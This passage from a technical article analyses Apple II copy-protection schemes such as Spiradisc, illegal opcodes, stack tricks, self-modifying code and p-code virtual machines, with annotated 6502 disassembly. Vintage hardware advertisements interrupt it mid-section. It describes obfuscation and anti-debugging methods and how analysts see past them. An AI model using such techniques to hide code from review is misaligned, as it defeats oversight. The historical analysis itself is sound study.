A Spiradisc-protected disk uses four sectors per track, but since the track stepping is quartered, the data density is equivalent to a single 16-sector track. Each sector has a unique prologue value to identify itself. When a read is requested, if a sector cannot be found on the current track, then the program advances the drive head by one quarter-track, and then attempts the read again. If the read fails again, then the program retreats the drive head by one quarter-track, and then attempts the read again. If the read still fails, then the program retreats the drive head by another quarter-track, and then attempts the read again. If the read fails at this point, then the disk is considered to be corrupted.

Given the behaviour of the read request, the data might not be stored on consecutive quarter-tracks. Instead, they might zig-zag across a span of up to three quarter-tracks. This is another deviation from the idea of spiral tracking. By coincidence, the movement is very similar to the one in the program Captain Goodnight and other Brøderbund titles.

Copying a SpiraDisc-protected disk is difficult because of the potential for cross-talk which would corrupt the sectors when they are read back. However, images produced by an E.D.Dċard will work in emulators, if the copy parameters are set correctly.

When run, the program decodes selected pages of itself, based on an array of flags, and also re-encodes those pages after use, to prevent dumping from memory. The decoding is simply an exclusive-OR of each byte with the value `#$AC`, exclusive-ORed with the index within the page.

At start-up, the program profiles the system: scanning the slot device space, and records the location of devices for which the first 17 bytes are constant (that is, they return the same value when read more than once), and which do not have eight bytes that match the first one within those 17 bytes. For example, Mockingboard has memory-mapped I/O space in that region, which are mostly zeroes. The program calculates and stores a checksum for slot devices which pass this check. The store was supposed to happen only if the checksum did not match certain values, but the comparison is made against a copyright string instead of an array of checksums. The first time around, all values are accepted. During subsequent profiling, the value must match exactly.

The program checks if bank one is writable, after attempting to write-enable it, and sets a flag based on the result. The program checksums the F8 and F0 ROM BIOS codes, watches for particular checksums, and sets flags based on the result. The original version of the program (as seen in 1981, used on the program Jawbreaker) actually *required* that the ROM BIOS code match particular checksums—either the original Apple][or the Apple][+—otherwise the program simply wiped memory and rebooted. (This prevented protected programs from running on the Apple][e or the Apple][c.) The no-doubt numerous compatibility problems that resulted from this decision led to the final check being discarded (as seen in 1983, used on the program Maze Craze Construction Set, but quite possibly even earlier), though the rest of the profiling remains. However, having even one popular title that didn't work on more modern machines was probably sufficient to turn publishers entirely off the use of the program.

The program probes all of memory by writing a zero to every second byte. However, it skips pages `#0`, `#2`, `#4-7`, and `#$A8-C0`, meaning that it writes data to all slot devices, with unpredictable results. The program also re-profiles the system upon receiving each request to read tracks. This re-profiling is intended to defeat memory dumps that are produced by NMI cards, and which are then transferred to another machine, as the second machine might have different hardware options.

The program also checksums the boot PROM prior to disk reads, and requires that it matches one particular checksum—that of the Disk][system—otherwise the program wipes memory and reboots. (This prevents protected programs from running on the Apple][GS.)

Interestingly, despite all of the checks of the environment, the program does not protect itself against tampering, other than using encoded pages. The memory layout is data on pages `#$A8-B1`, and code on pages `#$B2-BF`. The data pages are very sparse, leaving plenty of room for a boot tracer to intercept execution and disable protections.

The program uses a quarter-track stepping algorithm that activates two phases, and then deactivates only one of them. According to Roland

Gustafsson, this stepping technique allows for more precise positioning of the drive head, but it does not work on Rana drives. It was for this reason that he used the reduced-delay technique instead. (§7.11.2.) The reduced-delay technique is apparently the only one which works on an Apple][c, as well. Spiradisc predated the Apple][c by about two years, so it was just bad luck that an incompatible technique was chosen.

7.12 Illegal opcodes

The 6502 CPU has 151 documented instructions. There are quite a few additional instruction encodings for which the results could be considered useful, if the side-effects (e.g. memory and/or register corruption, or long execution time) were also acceptable. In some cases, the instructions were used to obfuscate the meaning of the code, since they would not be disassembled correctly. Some of these undocumented instructions were replaced in the 65C02 CPU with documented instructions with different behaviors, and without the unfortunate side-effects. In some cases, the code that used the undocumented instructions was not affected because the results of the undocumented instructions were discarded, and the documented replacement did not introduce especially unwanted behavior. Note that the instructions that were not replaced will cause the 65C02 CPU to hang.

The Datasoft version of the program Dig Dug uses this technique. It begins with an instruction which used to behave as a two-byte `NOP`, but which is now a zero-page `STZ` instruction. Since the program does not make use of the zero-page at that time, the store has no side-effects. It looks like this in 6502 mode:

```
0801    74          ???
0802    4C B0 58    JMP    $58B0
```

In 65C02 mode, the same machine code interpreted differently.

```
0801    74 4C       STZ    $4C
0803    B0 58       BCS    $85D
```

Beer Run uses this technique, but was unfortunate enough to choose an instruction which was not defined on the 65C02 CPU, so the program does not work on a modern machine. The code is run with the carry set much earlier in the flow, as a side-effect of executing a routine in the ROM BIOS. It is possible that the authors were not even aware of the fact.

```
051B    LDX    #$00
...
051F    LDA    #$00
0521    STA    $00
...
;FF 00 00
0525    ISC    $0000,X
```

which, when executed, does this:

```
INC    $0000,X
SBC    $0000,X
```

X is zero, so `$00` is first incremented to `#$01`, and then subtracted from `A`. `A` is zero before the subtraction, so it becomes `#$FF`. The resulting `#$FF` is used as a key to decipher some values later.

7.13 CPU bugs(!)

The original 6502 CPU had a bug where an indirect `JMP` (`xxFF`) could be directed to an unexpected location because the MSB will be fetched from address `xx00` instead of page `xx+1`. Randamn relies on this behavior to perform a misdirection, by placing a dummy value at offset zero in page `xx+1`, and the real value at address `xx00`.

While not a bug, but perhaps an undocumented feature—the breakpoint bit is always set in the status register image that is placed on the stack by the `PHP` instruction. Lady Tut relies on this behavior to derive a decryption key.

There is also a class of alternative behaviours between the 6502 and the 65C02 CPUs, particularly regarding the Decimal flag. For example, the following sequence will yield different values between

the two CPUs: `$1B` on a 6502, and `$0B` on a 65C02. These days, it would be used as an emulator detection method. Try it in your favorite emulator to see what happens.

```
SED
SEC
LDA #$20
SBC #$0F
```

7.14 Magic stack values

One way to obfuscate the code flow is through the use of indirect transfers of control. Rescue At Rigel fills the stack entirely with the sequence `#$12 #$11 #$10`, and then performs an `RTI` without setting the stack pointer to a constant value. Of course, it works reliably.

Since there are only three values in the sequence, there should be only three cases to consider. If the stack pointer were `#$F6` at the time of executing the `RTI` instruction, then this causes the value `#$12` and `$1011` to be fetched from `$1F7`. If the stack pointer were `#$F7` at the time of executing the `RTI` instruction, then this causes the value `#$11` and `$1210` to be fetched from `$1F8`. If the stack pointer were `#$F8` at the time of executing the `RTI` instruction, then this causes the value `#$10` and `$1112` to be fetched from `$1F9`. The program has an RTS instruction at the first and last of those locations. That yields two more cases to consider. The `RTS` at `$1011` transfers control to `$1112+1`. The RTS at `$1112` transfers control to `$1210+1`. That leaves one more case to consider. The program has an `RTS` instruction at `$1113`. The `RTS` at `$1113` transfers control to `$1211`. So, both `$1210` and `$1211` are reachable this way. Both addresses contain a `NOP` instruction, to allow the code to fall through to the real entrypoint.

Note the phase "there should be." There is one special case. The remainder of 256 divided by three is one. What is in that one byte? It's the value `#$10`. So the first and last byte of the stack page is `#$10`, introducing an additional case. If the stack pointer were `#$FD` at the time of executing the `RTI` instruction, then this causes the value `#$11` and `$1010` to be fetched from `$1FE`. The program has an `RTS` instruction at `$1010`. The `RTS` at `$1010` transfers control to `$1112+1`. The `RTS` at `$1113` transfers control to `$1211`.

That's not all! We can construct an even longer chain. If the stack pointer were `#$F9` at the time of executing the `RTI` instruction, then this causes the value `#$12` and `$1011` to be fetched from `$1FA`. The `RTS` at `$1011` transfers control to `$1112+1`, but the `RTS` at `$1113` causes the stack pointer to wrap around. The CPU fetches both `#$10` values, so the `RTS` at `$1113` transfers control to `$1010+1`. The `RTS` at `$1011` transfers control again to `$1112+1`. The `RTS` at `$1113` finally transfers control to `$1211`.

Championship Lode Runner has a smaller chain. It uses only two values on the stack: `$3FF` and `$400`. An `RTS` transfers control to `$3FF+1`. The program has an `RTS` at `$400`. The `RTS` at `$400` transfers control to `$400+1`, the real entrypoint.

7.15 Obfuscation

7.15.1 Anti-disassembly (aka WTF?

This technique is intended to prevent casual reading of the code—that is, static analysis, and specifically targeting linear-sweep disassemblers—by inserting dummy opcodes into the stream, and using branch instructions to pass over them. At the time, recursive-descent disassembly was not common, so the technique was extremely effective.

Wings of Fury uses this technique, even for its system detection. The initial disassembly follows, with undocumented instructions such as `RLA`.

```
9600    ORA    (0,X)
9602    LDY    #$10
9604    BPL    $9616
9606    RLA    ($10,X)
9608    NOP
960A    BEQ    $95AC
960C    NOP
960E    STY    $84
9610    STY    $18
9612    CLC
9613    CLC
```

```
12 9614    BNE    $961C
   9616    CLC
14 9617    CLC
   9618    BNE    $960B
16 961A    SRE    ($51),Y
   961C    STY    $C009
18 961F    STX    $20,Y
   9621    ORA    ($10),Y
20 9623    CPX    $84
   9625    STA    $C008
22 9628    BEQ    $9672
   962A    LDA    $C088,X
24 962D    ORA    ($18),Y
   962F    ORA    ($10),Y
26 9631    ASL
   9632    LDX    #$27
28 9634    ASL
   9635    ASL
30 9636    LDY    #$10
   9638    BPL    $9630
32 963A    BRK
   963B    JMP    $93BD
34 963E    TYA
   963F    STA    $400,X
36 9642    BNE    $964C
   9644    BRK
```

Upon closer examination, we see the branch instruction at `$9604` is unconditional, because the value in the `Y` register is positive. That leads to the branch at `$9618`. This branch is also unconditional, because the value in the `Y` register is not zero. That takes us into the middle of an instruction at `$960B`, and requires a second round disassembly:

```
 1 ;store #$64 at $84
   960B    LDY    #$64
 3 960D    STY    $84
   ;four dummy instructions
 5 960F    STY    $84
   9611    CLC
 7 9612    CLC
   9613    CLC
 9 ;unconditional branch
   ;because Y is not zero
11 9614    BNE    $961C
   ...
13 ;switch to auxiliary memory bank, if
       available
   961C    STY    $C009
15 ;store alternative value at $84 ($20+#$64=
       $84)
   961F    STX    $20,Y
17 ;dummy instruction
   9621    ORA    ($10),Y
19 ;compare the two values
   ;will differ in 64kb environment
21 9623    CPX    $84
   ;switch to main memory bank
23 9625    STA    $C008
   ;branch if 128kb memory exists
25 9628    BEQ    $9672
   ;turn off the drive
27 962A    LDA    $C088,X
   ;dummy instruction
29 962D    ORA    ($18),Y
   ;dummy instruction masks real instruction
31 962F    ORA    ($10),Y
   ;dummy instruction in first pass
33 ;opcode parameter in second pass
   9631    ASL
35 ;length of error message
   9632    LDX    #$27
37 ;two dummy instructions
   9634    ASL
39 9635    ASL
   9636    LDY    #$10
41 ;unconditional branch
   ;because Y is positive
43 9638    BPL    $9630
   963A    BRK
45 963B    JMP    $93BD
   963E    TYA
47 963F    STA    $400,X
   9642    BNE    $964C
49 9644    BRK
```

A third round disassembly:

```
 1 ;unconditional branch
   ;because Y is positive
 3 9630    BPL    $963C
   ...
 5 ;message text
   963C    LDA    $9893,X
 7 ;write to the screen
   963F    STA    $400,X
 9 ;unconditional branch
   ;because A is not zero
11 9642    BNE    $964C
```

The obfuscated code only gets worse from there, but the intention is clear already.


7.15.2 Self-modifying code

As the name implies, this technique relies on the ability of code to modify itself at runtime, and to have the modified version executed. A common use of the technique is to improve performance by updating an address with a loop during a memory copy, for example. However, from the point of view of copy-protection, the most common use is to change the code flow, or to act as a light encoding layer. Self-modifying code can be used to interfere with debuggers, because a breakpoint that is placed on the modified instruction might be overwritten directly, thus removing it, and resulting in uncontrolled execution; or turned into an entirely unrelated (and

possibly meaningless or even harmful) instruction, with unpredictable results.

Aquatron hides its protection check this way. The initial disassembly looks like this, complete with undocumented instructions such as `ISB`:

```
 1  9600   DEC   $9603
    9603   ISB   $9603
 3  9606   LDA   $9628
    9609   EOR   #$C9
 5  960B   BNE   $960E
    960D   JSR   $288D
 7  9610   STX   $18 ,Y
    9612   BNE   $9615
 9  9614   JMP   $29A0
    9617   TYA
11  9618   BCC   $961B
    961A   JSR   $59
13  961D   STX   $99 ,Y
    961F   BRK
15  9620   STX   $C8 ,Y
    9622   BNE   $9617
17  9624   TYA
    9625   BPL   $9628
19  9627   JMP   $2960
```

COMPLETE FLOPPY DISK SYSTEM FOR YOUR ALTAIR/IMSAI $699

That's right, complete.

The North Star MICRO-DISK SYSTEM™ uses the Shugart minifloppy™ disk drive. The controller is an S-100 compatible PC board with on-board PROM for bootstrap load. It can control up to three drives, either with or without interrupts. No DMA is required.

No system is complete without software: we provide the PROM bootstrap, a file-oriented disk operating system (2k bytes), and our powerful extended BASIC with sequential and random disk file accessing (10k bytes).

Each 5" diameter diskette has 90k data byte capacity. BASIC loads in less than 2 seconds. The drive itself can be mounted **inside** your computer, and use your **existing** power supply (.9 amp at 5V and 1.6 amp at 12V max). Or, if you prefer, we offer a power supply ($39) and enclosure ($39).

Sound unbelievable? See the North Star MICRO-DISK SYSTEM at your local computer store. For a high-performance BASIC computing system, all you need is an 8080 or Z80 computer, 16k of memory, a terminal, and the North Star MICRO-DISK SYSTEM. For additional performance, obtain up to a factor of ten increase in BASIC execution speed by also ordering the North Star hardware Floating Point Board (FPB-A). Use of the FPB-A also saves about 1k of memory by eliminating software arithmetic routines.

Included: North Star controller kit (highest quality PC board and components, sockets for all IC's, and power regulation for one drive), SA-400 drive (assembled and tested), cabling and connectors, 2 diskettes (one containing file DOS and BASIC), complete hardware and software documentation, and U.S. shipping.

MICRO-DISK SYSTEM	$699
(ASSEMBLED)	$799
ADDITIONAL DRIVES	$425 ea.
DISKETTES	$4.50 ea.
FPB-A	$359
(ASSEMBLED)	$499

To place order, send check, money order or BA or MC card # with exp. date and signature. Uncertified checks require 6 weeks processing. Calif. residents add sales tax.

NORTH STAR COMPUTERS, INC.
2465 Fourth Street
Berkeley, CA 94710

NEU **HX-20-Video-Adapter**
NEU **HX-20-Floppy-Set**

HX-20-Video-Adapter jetzt

die komfortable Verbindung zum Monitor!

8x12 Punkt-Matrix, gestochen scharfe Anzeige mit Unterlängen. **Visueller Bildschirm:** 80 Zeichen x 24 Zeilen **Virtueller Bildschirm:** 255 Zeichen x 48 Zeilen (alle Editierfunktionen).

STOP

Kompletter HX-20-Zeichensatz (incl. Grafikz. + zusätzl. Zeichen), sämtliche Steuerbefehle, umschaltbar per Programm und Tastatur. Nahezu alle Programme am Monitor ohne Änderung lauffähig.

HX-20-Floppy-Set (bis 1,2 MB)

1–2 Laufwerke, je 320–640 K, voller HX-20-Befehlssatz, Video-Adapter und Floppy in gleichem oder separatem Gehäuse. CP/M®-Betriebssystem, zusätzlich CP/M®-Programme einsetzbar.

time-soft-ecu®

Sophienstraße 32 · 7000 Stuttgart 1 · Telefon: 0711/22 84 71/72
Programme + Computer für zeitgemäße Anwendungen

Upon closer examination, we see references to instructions at "hidden" offsets, and of course, the direct modification of the instruction at $9603.

Second round disassembly:

```
9600    DEC    $9603
;-> INC $9603
;undo self-modification and continue
9603    ISB    $9603
9606    LDA    $9628
9609    EOR    #$C9
;unconditional branch
;because A is not zero
960B    BNE    $960E
960D    .BYTE  $20
;replace instruction below
960E    STA    $9628
9611    CLC
;unconditional branch
;because A is not zero
9612    BNE    $9615
9614    .BYTE  $4C
9615    LDY    #$29
9617    TYA
9618    BCC    $961B
961A    .BYTE  $20
;decode and store
961B    EOR    $9600,Y
961E    STA    $9600,Y
9621    INY
9622    BNE    $9617
9624    TYA
;unconditional branch
;because Y is positive
9625    BPL    $9628
9627    .BYTE  $4C
;self-modified by $960E to $A9 on first pass
;restored to $60 on second pass
9628    RTS
;decoded by $961B-9620 on first pass
;re-encoded on second pass
9629    .BYTE  $29
```

Now we can see the decryption routine. It decodes the bytes at $9629-96FF, which contained a check for a sector with special format. If the checked passes, then the routine at $9600 is run again, which reverses the changes that had been made — the bytes at $9629-96FF are encoded again, and the routine exits via the RTS instruction at $9628.

7.15.3 Self-overwriting code

When self-modification is taken to the extreme, the result is self-overwriting code. There, the RWTS routine reads sector data over itself, in order to change the execution behavior, and potentially remove user-defined modifications such as breakpoints or detours. LifeSaver uses this technique. The loader enters a loop which has no apparent exit condition. Instead, the last sector to be read from disk contains an identical copy of the loader code, except for the last instruction which branches to a new location upon completion. When combined with a critically timing-dependent technique, such as reading a sector while the head is moving, it becomes extremely difficult to defeat.

7.15.4 Encryption and compression

Encryption (or, more correctly, enciphering) of code was a popular technique, but the keys were always very weak. The enciphering usually consisted of an exclusive-OR of the byte with a fixed key. In some cases, the key was a rolling value taken from the byte just deciphered. In some rarer cases, multiple keys were used.

Goonies uses a rotate operation. However, since the 6502 CPU does not have a plain rotate instruction—only rotate with carry — the program must set the carry bit correctly prior to the operation. The program does it this way:

```
;save value
0405    PHA
;extract carry bit
0406    LSR
;restore value
0407    PLA
;rotate with carry
0408    ROR
```

Compression of graphics was necessary to reduce the size of the data on disk, and to decrease load times, since the reduced disk access more than made up for the time spent to decompress the graphics. The most common compression technique was Run-Length Encoding (RLE), using a stream derived from every second horizontal byte, or vertical columns. More advanced compression, such as something based on Lempel-Ziv, was generally considered to be too slow to use.

Perhaps based on the assumption that LZ-based compression was too slow, compression of code seems to have been entirely absent until recently—all

of my releases use my decompressor for aPLib[54], for an almost exact or even slightly reduced load time, which shows that the previous assumption was quite wrong. Others have had success with my decompressor for LZ4[55] when used for graphics. A more recent LZ4-based project is also showing promise.[56]

7.16 Virtual machines

One of the most powerful forms of obfuscation is the virtual machine. Instead of readable assembly language that we can recognise, the virtual machine code replaces instructions with bytes whose meaning might depend on the parameters that follow them. Electronic Arts were famous for their use of pseudo-code (p-code) to hide the protection routines in programs such as Archon and Last Gladiator. That virtual machine was even ported to the Commodore 64 platform.

Last Gladiator uses a top-level virtual machine that has 17 instructions. The instructions look like this:

```
   00    JMP
 2 01    CALL NATIVE
   02    BEQ
 4 03    LDA IMM
   04    LDA ABSOLUTE
 6 05    JSR
   06    STA ABSOLUTE
 8 07    SBC IMM
   08    JMP NATIVE
10 09    RTS
   0A    LDA ABSOLUTE, A ;p-code A register
12 0B    ASL
   0C    INC ABSOLUTE
14 0D    ADC ABSOLUTE
   0E    XOR ABSOLUTE
16 0F    BNE
   10    SBC ABSOLUTE
18 11    MOVS
```

It has the ability to transfer control into 6502 routines, via the instructions that I named "call native" and "jmp native." The parameters to the instructions were `XOR`ed with different values to make the disassembly even more difficult. Since the virtual machine could read arbitrary memory, it was used to access the soft-switches, in order to turn the drive on and off. Once past the first virtual machine, the program ran a second one. The second virtual machine is interesting for one particular reason. While it looks identical to the first one, it's not exactly the same. For one thing, there are only 13 instructions. For another, two of them have swapped places:

```
   0A    INC ABSOLUTE
 2 0B    nothing
   0C    LDA ABSOLUTE, A ;p-code A register
```

These two engines were not the only ones that Electronic Arts used, either. Hard Hat Mack uses a version that had twelve instructions.

```
 1 00    JMP
   01    CALL NATIVE
 3 02    BEQ
   03    LDA IMM
 5 04    LDA ABSOLUTE
   05    JSR
 7 06    STA ABSOLUTE
   07    SBC IMM
 9 08    JMP NATIVE
   09    RTS
11 0A    LDA ABSOLUTE, A ;p-code A register
   0B    ASL
```

Following that virtual machine was yet another variation. This one has only eleven instructions. Nine of the instructions are identical in value to the previous virtual machine. The differences are that "`ASL`" is missing, and the "`LDA ABSOLUTE, A`" instruction is now "`INC ABSOLUTE`."

However, in between those two virtual machines was an entirely different virtual machine. It is a stack-based engine that uses function pointers instead of byte-code. It looks like this, if you'll forgive handler address in place of names I wasn't able to identify.

```
   9DF2    .WORD xsave_retpc
 2 9DF4    .WORD xpush_imm
   9DF6    .WORD $95FF
 4 9DF8    .WORD xpush_imm
   9DFA    .WORD $A600
 6 9DFC    .WORD xchkstk_vars
   9DFE    .WORD xbeq_rel
 8 9E00    .WORD 4
   9E02    .WORD xdo_copy_prot
10 9E04    .WORD xjmp_retpc
```

[54] `http://pferrie.host22.com/misc/aplibunp.zip`
[55] `http://pferrie.host22.com/misc/lz4unp.zip`
[56] `https://github.com/fadden/fhpack`

This virtual machine is Forth. Amnesia, including its copy-protection (What You Know style), was written entirely in Forth. The Toy Shop used another virtual machine, which combined byte-code and function pointers, depending on which function was called, and all mixed freely with native code. Its identity is not known.

Of course, the most famous of all virtual machines is the one inside Pascal, an ancestor of Delphi that was very widely used in the eighties. Wizardry is perhaps the most well-known Pascal program on the Apple][system, and the Pascal virtual machine made it a simple task to port the program to other platforms. The advantage of a virtual machine is that only the interpreter must be ported, rather than the entire system. Since the language is much higher-level than assembly language, it also allows for a faster development time. It also makes de-protecting a program much harder.

7.17 ROM regions

The Apple][ROM BIOS is full of little routines whose intention is clear, but whose meaning can be changed depending on the context. That leads into an interesting area of obfuscation and indirection. For our first example, there is a routine to save the register contents. It is used by the ROM BIOS code when a breakpoint occurs. It has the side-effect of returning the status register in the `A` register. That allows a program to replace the instruction pair `PHP; PLA` with the instruction `JSR $FF4A` for the same primary effect (it has the side-effect of altering several memory locations), but one byte larger.

For our second example, there is a routine to clear the primary text screen. Since the Apple][has a text and graphics mode that share the same memory region, there is one routine for clearing the screen while in text mode, and another for clearing the screen while in graphics mode. However, it is possible to use the graphics routine to clear the screen even while in text mode. That allows a program to replace `JSR $FC58` with `JSR $F832` for the same major effect. (It has the side-effect of altering several memory locations.)

For our third example, there is a routine to compare two regions of memory. It is used primarily to ensure that memory is functioning correctly. However, it can also be used to detect alterations that as those produced by a user attempting to patch a program. All that is required is to set the parameters correctly, like this:

```
 LDA   #>beghi
 STA   $3D
 LDA   #<beglo
 STA   $3C
 LDA   #>endhi
 STA   $3F
 LDA   #<endlo
 STA   $3E
 LDA   #>cmphi
 STA   $43
 LDA   #<cmplo
 STA   $42
 JSR   $FE36
```

For our fourth example, there is an `RTS` instruction at a known location. A jump to this instruction will simply return. It is usually used to determine the value of the Program Counter. However, it can just as easily be used to hide a transfer of control, taking into account that the destination address must be one less than the true value, like this to jump to `$200`:

```
 LDA   #$01
 PHA
 LDA   #$FF
 PHA
 JMP   $FF58
```

And so on. The first three examples are taken from Lady Tut, though in the third example, the parameters are also set in an obfuscated way, using shifts, increments, and constants. The fourth is taken from Mr. Do!.

7.18 Sensitive memory locations

There are certain regions in memory, in which modifications can be made which will cause intentional side-effects. The side-effects include code-destruction when viewed, or automatic execution in response to any typed input, among other things. The zero-page is a rich source of targets, because it is shared by so many things.

The most commonly altered regions follow.

7.18.1 Scroll window

When the monitor is active, the scrollable region of the screen can be adjusted to allow "fixed" rows and/or columns. The four locations, left (`$20`), width (`$21`), top (`$22`), and bottom (`$23`) can also be adjusted. A program can protect itself from debugging attempts by altering these values to make a

very small window, or even to cause overlapping regions that will cause memory corruption if scrolling occurs.

7.18.2 I/O vectors

There are two I/O vectors in the Apple][, one for output—`CSW ($36-37)`, and one for input—`KSW ($38-39)`. CSW is invoked whenever the ROM BIOS routine COUT is called to display text. KSW is invoked whenever the ROM BIOS routine RDKEY is called to wait for user input. Both of these vectors are hooked by DOS in order to intercept commands that are typed at the prompt. Both of these vectors are often forcibly restored to their default values to unhook debuggers. They are sometimes altered to point to disk access routines, to prevent user interaction. Championship Lode Runner uses the hooks for disk access routines in order to load the level data from the disk.

7.18.3 Monitor


The monitor prompt allows a user to view and alter memory, and execute subroutines. It uses several zero-page addresses in order to do this. Anything that is stored in those locations (`$31`, `$34-35`, `$3A-43`, `$45-49`) will be lost when the monitor becomes active. In addition, the monitor uses the ROM BIOS routine RDKEY. RDKEY provides a pseudo-random number generator, by measuring the time between keypresses. It stores that time in `$4E-4F`.

Falcons uses address `$31` to hold the rolling checksum, and checks if `$47` is constant after initialising it.

Classmate uses addresses `$31` and `$4E` to hold two of the data field prologue bytes.

7.18.4 The "LOCK" mystery

There is a special memory location in Applesoft (`$D6`) which is named the "AppleSoft Mystery Pa-



rameter" in What's Where In The Apple. It is also named "LOCK" in the Applesoft Internals disassembly, which gives a better idea of its purpose. When set to `#$80`, all Applesoft commands are interpreted as meaning "RUN." This prevents any user interaction at the Applesoft prompt. Tycoon uses this technique.

7.18.5 Stack

The stack is a single 256-bytes page (`$100-1FF`) in the Apple][. Since the standard Apple][environment does not have any source of interrupts, the stack can be considered to be a well-defined memory region. This means that code and data can be placed on the stack, and run from there, without regard to the value of the stack pointer, and modifications will not occur unexpectedly. (The effect on the stack of subroutine calling is an expected modification.) If an interrupt occurred, then the CPU would save the program counter and status register on the stack, thus corrupting the code or data that existed below the current stack pointer. (The corruption can even be above the stack pointer, if the stack pointer value is low enough that it wraps around!) Correspondingly, any user interaction that occurs, such as breaking to the prompt, will cause corruption of the code or data that exist below the current stack pointer. Choplifter uses this technique.

7.18.6 Stack pointer

Since the standard Apple][environment does not have any source of interrupts, the stack pointer can be considered to be a register with well-defined value. This means that its value remains under program control at all times and that it can even be used as a general-purpose register, provided that the effect on the stack pointer of subroutine calling is expected by the program. Beer Run uses this technique.

LifeSaver also uses this technique for the purpose of obfuscating a transfer of control—the program checksums the pages of memory that were read in, and then uses the result as the new stack pointer, just prior to executing a "return from subroutine" instruction. Any alteration to the data, such as the insertion of breakpoints or detours, results in a different checksum and unpredictable behavior.

7.18.7 Input buffer

The input buffer is a single 256-bytes page (`$200-2FF`) in the Apple][. Code and data can be placed in the input buffer, and run from there. However, anything that the user types at the prompt, and which is routed through the ROM BIOS routine `GETLN ($FD6A)`, will be written to the input buffer. Any user interaction that occurs, such as breaking to the prompt, will cause corruption of the code in the input buffer. Karateka uses this technique.

7.18.8 Primary text screen

The primary text screen is a set of four 256-bytes pages (`$400-7FF`) in the Apple][. Code and data can be placed in the text screen memory, and run from there. The visible screen was usually switched to a blank graphics screen prior to that occurring, to avoid visibly displaying garbage, and perhaps causing the user to think that the program was malfunctioning. Obviously, any user interaction that occurs through the ROM BIOS routines, such as breaking to the prompt and typing commands, will cause corruption of the code in the text screen. Joust uses this technique to hold essential data.

7.18.9 Non-maskable interrupt vector

When a non-maskable interrupt (NMI) occurs, the Apple][saves the status register and program counter onto the stack, reads the vector at `$FFFA-FFFB`, and then starts executing from the specified address. The ROM BIOS handler immediately transfers control to the code at `$3FB-3FD`, which is usually a jump instruction to the complete NMI handler. For programs that were very heavily protected, such that inserting breakpoints was difficult because of hooked CSW and KSW vectors, for example, one alternative was to "glitch" the system by using a NMI card to force a NMI to occur. However, that technique required direct access to memory in order to install the jump instruction at `$3FB-3FD`, since the standard ROM BIOS does not place one there.

On a 64kb Apple][, the ROM BIOS could be copied into banked memory and made writable. The BIOS NMI vector could then be changed directly, potentially bypassing the user-defined NMI vector completely.

7.18.10 Reset vector

On a cold start, and whenever the user presses Ctrl-Reset, the Apple][reads the vector at `$FFFC-FFFD`, and then starts executing from the specified address. If the Apple][is configured with an Autostart ROM, then the warm-start vector at `$3F2-3F3` is used, if the "power-up" byte at `$3F4` matched the exclusive-OR of `#$A5` with the value at `$3F3`[57]. The values at `$3F2-3F4` are always writable, allowing a program to protect itself against a user pressing Ctrl-Reset in order to gain access to the monitor prompt, and then saving the contents of memory. The typical protected program response to Ctrl-Reset was to erase all of memory and then reboot.

